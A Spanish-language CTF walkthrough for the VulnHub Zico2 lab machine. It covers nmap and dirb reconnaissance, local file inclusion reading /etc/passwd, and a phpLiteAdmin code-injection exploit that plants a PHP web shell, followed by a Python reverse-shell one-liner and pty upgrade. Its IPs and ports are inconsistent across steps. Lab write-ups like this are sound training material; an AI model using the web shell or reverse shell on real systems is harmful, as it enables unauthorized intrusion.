Zico2

Lo primero de todo es bajarnos la iso de vulnHub https://www.vulnhub.com/entry/zico2-1,210/ y ver si es compatible con virtualbox o vmWare , ya donde tengais el laboratorio montado.
Zico's Shop: una máquina Boot2Root destinada a simular un escenario del mundo real
Nivel: Intermedio
Objetivo: obtener root y leer el archivo de bandera

Índice

Herramientas

Scanning

- Netdiscover
- Nmap

Enumeration

- HTTP surfing
- Directory enumeration

Exploiting

- LFI
- Obtaining reverse shell via netcat


Privilege Escalation

- Login through SSH
- Identify user's credential
- Abusing SUID binaries

Capture the flag

Sacar la ip de nuestra máquina atacante

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :
El primer paso es saber la ip de la máquina vulnerable :
Primero hacemos un **ip a** para saber la ip de nuestro kali



Sacar la ip de nuestra máquina vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sP 192.168.56.123/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:23 CET
Nmap scan report for 192.168.56.1
Host is up (0.00040s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00038s latency).
MAC Address: 08:00:27:1A:3B:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.116
Host is up (0.00082s latency).
MAC Address: 08:00:27:E5:F6:32 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.123
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.00 seconds
```


Saber que puertos se encuentran abiertos

Ahora vamos a usar otra vez nmap para ver los puertos que tiene abierto esta máquina , nmap -A (ip de la máquina a la que atacamos)


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -A 192.168.56.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:25 C
Nmap scan report for 192.168.56.116
Host is up (0.00081s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu L
.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Zico's Shop
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
```

Explotación de los puertos abiertos


Como vemos por los puertos tiene un servicio web levantado , por lo que vamos a nuestro navegador a verlo .




Ahora vamos a ir viendo por las diferentes ventanas que tiene , encontramos esta que podemos pinchar :



La cual nos abre un html



En la cual ahora podemos añadir al buscador /ect/passwd a ver si podemos encontrar alguna clave interesante , hemos tenido suerte




Ahora vamos a ver los directorios que tiene para ver donde se encuentra el de la clave con el comando
dirb http://192.168.56.116/

```
┌──(root㉿kali)-[~]
└─# dirb  http://192.168.56.116/


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 10 14:45:03 2024
URL_BASE: http://192.168.56.116/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.116/ ----
+ http://192.168.56.116/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.56.116/css/
==> DIRECTORY: http://192.168.56.116/dbadmin/
==> DIRECTORY: http://192.168.56.116/img/
+ http://192.168.56.116/index (CODE:200|SIZE:7970)
+ http://192.168.56.116/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.56.116/js/
+ http://192.168.56.116/LICENSE (CODE:200|SIZE:1094)
```

Hemos encontrado el nombre de usuario , ahora si nos vamos al navegador y ponemos el directorio que hemos encontrado con nuestra ip a ver qué encontramos

.

Aquí, podemos ver una página de inicio de sesión de base de datos PHP junto con el nombre de la versión, para que podamos buscar cosas en Google o, si usamos el nombre "test_db", indica una configuración predeterminada.



Explotación de vulnerabilidades

Lo primero que vamos a hacer es buscar un exploit acorde , para ello vamos a usar el comando

searchexploit phpliteadmin

```
┌──(root㉿kali)-[~]
└─# searchsploit phpliteadmin
------------------------------------------------------ ---------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------
phpLiteAdmin - 'table' SQL Injection                  | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities           | php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection        | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities         | php/webapps/39714.txt
------------------------------------------------------ ---------------------------
```


El que nos puede interesar es el tercero 24044 , por lo que vamos a ver que tiene :

```
┌──(root㉿kali)-[~]
└─# searchsploit -m 24044
  Exploit: PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
      URL: https://www.exploit-db.com/exploits/24044
     Path: /usr/share/exploitdb/exploits/php/webapps/24044.txt
    Codes: OSVDB-89126
 Verified: True
File Type: ASCII text
Copied to: /root/24044.txt
```


Vemos que es lo que necesitamos y hacemos un cat para verlo .

```
┌──(root㉿kali)-[~]
└─# cat  24044.txt
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phplite
admin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be ap
```

Ahora lo que vamos ha hacer para entrar es ; creernos una base de datos y meterle un usuario para poder meternos . Vamos a poner la contraseña admin en :




Y se nos abre :



Creó una base de datos y la nombró 'shell.php' (tuvimos que agregar la extensión '.php' con el nombre de la base de datos)


Le ponemos el nombre de usr/database/hack.php




Ahora vamos a crear una tabla 'shell'. Dentro de la tabla, creamos una columna 'campo', seleccionamos el tipo de columna para que fuera un 'Entero' y establecimos el valor predeterminado en

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

“ **<?php echo system($_GET[“cmd”]); ?>** ”.






Y ya estaría todo listo .


Ahora solo nos queda poner en marcha el archivo

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

http://192.168.1.108/view.php?page=../../usr/databases/hack.php



Es hora de configurar un detector de netcat en nuestra máquina local y ejecutar el código Python dentro del shell cargado para obtener un shell inverso. (consulte la siguiente captura de pantalla para el oyente)



Referencia del código Python:

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.116",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Y vemos lo que ha escuchado

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.127: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.127] 592
13
/bin/sh: 0: can't access tty; job control turned off
$ ls
LICENSE
README.md
css
dbadmin
gulpfile.js
img
index.html
js
less
package.json
tools.html
vendor
view.php
$
```

Ahora vamos a meter el codigo , para maternos en el usuario :

python -c 'import pty; pty.spawn("/bin/bash")'

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$

www-data@zico:/var/www$

www-data@zico:/var/www$
```

